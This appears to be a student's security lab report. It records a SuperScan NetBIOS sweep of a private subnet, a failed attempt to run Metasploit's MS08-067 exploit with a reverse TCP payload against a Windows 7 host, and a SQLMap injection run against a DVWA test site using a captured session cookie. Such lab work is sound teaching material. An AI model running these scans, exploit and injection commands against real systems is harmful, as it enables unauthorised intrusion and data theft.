UPES

UNIVERSITY OF TOMORROW

IT DATA SECURITY LAB FILE

Name- Dhairya Jain

Sap ID- 500105432


Batch- CSF-B4

EXPERIMENT-5

Network and Database Security Tools


a) NetBIOS Utilizing Superscan Tool

- Download Superscan




Name	Date modified	Type	Size
ReadMe	10/2/2024 10:13 PM	Text Document	6 KB
registry	10/2/2024 10:13 PM	Text Document	9 KB
SuperScan4.1	10/2/2024 10:13 PM	Application	534 KB

- Run Superscan




- Configure the Scan



Start IP: 192 . 168 . 0 . 0
End IP: 192 . 168 . 0 . 254

Start IP	End IP
192.168.0.0	192.168.0.254

- Start the Scan



IPs
Hostname/IP
Start IP 192 . 168 . 0 . 0
End IP 192 . 168 . 0 . 254


Start IP	End IP
192.168.0.0	192.168.0.254

```
192.168.0.115
   Hostname: [Unknown]
   UDP ports (1) 137

_______________________________________________

Total live hosts discovered        3
Total open TCP ports               0
Total open UDP ports               2
```

```
Performing hostname resolution...
Performing banner grabs...
  TCP banner grabbing (0 ports)
  UDP banner grabbing (2 ports)
Reporting scan results...
-------- Scan done --------

Discovery scan finished: 10/02/24 09:50:17
```


```
00:30 | Saved log file | Live: 3 | TCP open: 0 | UDP open: 2 | 255/255 done
```

- Exploiting NetBIOS Vulnerabilities Using Metasploit in Kali Linux
- Launch Metasploit




```
┌──(root㉿kali)-[/home/dj]
└─# msfconsole


   .~+P``````-o+:.                                      -o+:.
.+oooyysyyssyyssyddh++os-`````                        ```````````````       `
+++++++++++++++++++++++sydhyoyso/:.````...`...-///::+ohhyosyyosyy/+om++:ooo///o
++++///////~~~~///////++++++++++++++++ooyysoyysosso++++++++++++++++++///oossosy
--.`                 .-.-...-////+++++++++++++++////////~//////++++++++++++///
                                `...............`                `...-/////...`


                                  .:::::::::::-.                     .::::::-
                                .hmMMMMMMMMMMNddds\...//M\\.../hddddmMMMMMMNo
                                 :Nm-/NMMMMMMMMMMMMM$$NMMMMm&&MMMMMMMMMMMMMMy
                                 .sm/`-yMMMMMMMMMMMM$$MMMMMN&&MMMMMMMMMMMMMh`
                                  -Nd`  :MMMMMMMMMMM$$MMMMMN&&MMMMMMMMMMMMh`
                                   -Nh` .yMMMMMMMMMM$$MMMMMN&&MMMMMMMMMMMm/
    `oo/``-hd:  ``                 .sNd  :MMMMMMMMMM$$MMMMMN&&MMMMMMMMMMm/
      .yNmMMh//+syysso-``````       -mh` :MMMMMMMMMM$$MMMMMN&&MMMMMMMMMMd
    .shMMMMN//dmNMMMMMMMMMMMMs`     `:```-o++++oooo+:/ooooo+:+o+++oooo++/
    `///omh//dMMMMMMMMMMMMMMMN/:::::/+ooso--/ydh//+s+/ossssso:--syN///os:
          /MMMMMMMMMMMMMMMMMMd.     `/++-.-yy/...osydh/-+oo:-`o//...oyodh+
          -hMMmssddd+:dMMmNMMh.     `.-=mmk.//^^^\\.^^`:++:^^o://^^^\\`::
          .sMMmo.    -dMd--:mN/`           ||--X--||          ||--X--||
........../yddy/:...+hmo-...hdd:............\\=v=//............\\=v=//.........
================================================================================
=====================+--------------------------------+=========================
=====================| Session one died of dysentery. |=========================
=====================+--------------------------------+=========================
================================================================================

                     Press ENTER to size up the situation

%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%% Date: April 25, 1848 %%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%% Weather: It's always cool in the lab %%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%% Health: Overweight %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%% Caffeine: 12975 mg %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%% Hacked: All the things %%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%

                        Press SPACE BAR to continue
```

- Use the smb Module




```
msf6 > search smb

Matching Modules
================

   #    Name                                              Disclosure Date  Rank       Check  Descr
iption
   -    ----                                              ---------------  ----       -----  -----
-----
   0    exploit/multi/http/struts_code_exec_classloader   2014-03-06       manual     No     Apach
e Struts ClassLoader Manipulation Remote Code Execution
   1    exploit/osx/browser/safari_file_policy            2011-10-12       normal     No     Apple
 Safari file:// Arbitrary Code Execution
   2    auxiliary/server/capture/smb                                       normal     No     Authe
ntication Capture: SMB
   3    post/linux/busybox/smb_share_root                                  normal     No     BusyB
ox SMB Sharing
   4    exploit/linux/misc/cisco_rv340_sslvpn             2022-02-02       good       Yes    Cisco
```

- Select an Exploit Module




```
msf6 > use exploit/windows/smb/ms08_067_netapi
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > set RHOSTS 192.168.0.115
```

- Configure the Exploit



```
msf6 exploit(windows/smb/ms08_067_netapi) > set RHOSTS 192.168.0.115
RHOSTS ⇒ 192.168.0.115
msf6 exploit(windows/smb/ms08_067_netapi) > set LHOST 192.168.0.114
LHOST ⇒ 192.168.0.114
msf6 exploit(windows/smb/ms08_067_netapi) > set LPORT 4444
LPORT ⇒ 4444
```


- Exploit



```
msf6 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.0.114:4444
[*] 192.168.0.115:445 - Automatically detecting the target...
[*] 192.168.0.115:445 - Fingerprint: Windows 7 - Service Pack 1 - lang:Unknown
[*] 192.168.0.115:445 - We could not detect the language pack, defaulting to English
[-] 192.168.0.115:445 - Exploit aborted due to failure: no-target: No matching target
[*] Exploit completed, but no session was created.
msf6 exploit(windows/smb/ms08_067_netapi) > █
```


b). Identifying SQL Injection Vulnerability Using SQLMap

- Installation of sqlmap




```
┌──(root㉿kali)-[/home/dj]
└─# apt-get install sqlmap
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following package was automatically installed and is no longer required:
  libpthread-stubs0-dev
Use 'sudo apt autoremove' to remove it.
The following packages will be upgraded:
  sqlmap
1 upgraded, 0 newly installed, 0 to remove and 1963 not upgraded.
Need to get 6,918 kB of archives.
After this operation, 124 kB of additional disk space will be used.
Get:1 http://kali.download/kali kali-rolling/main amd64 sqlmap all 1.8.9-1 [6,918 kB]
Fetched 6,918 kB in 4s (1,645 kB/s)
(Reading database ... 400249 files and directories currently installed.)
Preparing to unpack .../sqlmap_1.8.9-1_all.deb ...
Unpacking sqlmap (1.8.9-1) over (1.7.2-1) ...
Setting up sqlmap (1.8.9-1) ...
Installing new version of config file /etc/sqlmap/sqlmap.conf ...
Processing triggers for wordlists (2023.2.0) ...
Processing triggers for kali-menu (2023.2.3) ...
Processing triggers for man-db (2.11.2-2) ...
```

- Setting up the background in metasploitable.



```
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ipconfig
-bash: ipconfig: command not found
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:78:f6:e4
          inet addr:192.168.0.116  Bcast:192.168.0.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe78:f6e4/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:38 errors:0 dropped:0 overruns:0 frame:0
          TX packets:66 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:4974 (4.8 KB)  TX bytes:7030 (6.8 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:91 errors:0 dropped:0 overruns:0 frame:0
          TX packets:91 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:19301 (18.8 KB)  TX bytes:19301 (18.8 KB)

msfadmin@metasploitable:~$ _
```

- Getting the cookie or PHPSESSIONID of DVWA



Vulnerability: SQL Injection

User ID:

Submit

```
ID: 1
First name: admin
Surname: admin
```


More info

http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://www.unixwiz.net/techtips/sql-injection.html

Name	Value	Domain	Path	Expires / Max-Age	Size
PHPSES...	5312eccbf6362...	192.168.0.116	/	Session	41
security	low	192.168.0.116	/dvwa	Session	11


```
Data
PHPSESSID: "5312eccbf6362dbfd9fa3047bec66f01"
  Created: "Wed, 02 Oct 2024 17:12:46 GMT"
  Domain: "192.168.0.116"
  Expires / Max-Age: "Session"
  HostOnly: true
  HttpOnly: false
  Last Accessed: "Wed, 02 Oct 2024 17:13:47 GMT"
  Path: "/"
  SameSite: "None"
  Secure: false
```

- Run SQLMap




```
┌──(root㉿kali)-[/home/dj]
└─# sqlmap -u "http://192.168.0.116/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie="PHPSESSID=5312eccbf63
62dbfd9fa3047bec66f01;security=low" --all
        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.8.9#stable}
|_ -| . [.]     | .'| . |
|___|_  [,]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end
user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are
not responsible for any misuse or damage caused by this program

[*] starting @ 22:50:04 /2024-10-02/

[22:50:04] [INFO] testing connection to the target URL
[22:50:04] [INFO] checking if the target is protected by some kind of WAF/IPS
[22:50:04] [INFO] testing if the target URL content is stable
[22:50:04] [INFO] target URL content is stable
[22:50:04] [INFO] testing if GET parameter 'id' is dynamic
[22:50:05] [WARNING] GET parameter 'id' does not appear to be dynamic
[22:50:05] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable (possible DBMS: 'MySQL')
[22:50:05] [INFO] heuristic (XSS) test shows that GET parameter 'id' might be vulnerable to cross-site scripting (X
SS) attacks
[22:50:05] [INFO] testing for SQL injection on GET parameter 'id'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) val
ues? [Y/n] y
[22:50:12] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[22:50:12] [WARNING] reflective value(s) found and filtering out
[22:50:12] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[22:50:12] [INFO] testing 'Generic inline queries'
[22:50:12] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[22:50:13] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[22:50:14] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)'
[22:50:14] [INFO] GET parameter 'id' appears to be 'OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL co
mment)' injectable (with --not-string="Me")
[22:50:14] [INFO] testing 'MySQL ≥ 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGN
ED)'
[22:50:14] [INFO] testing 'MySQL ≥ 5.5 OR error-based - WHERE or HAVING clause (BIGINT UNSIGNED)'
[22:50:14] [INFO] testing 'MySQL ≥ 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'
[22:50:15] [INFO] testing 'MySQL ≥ 5.5 OR error-based - WHERE or HAVING clause (EXP)'
```

- Got the Vulnerability confirmation.



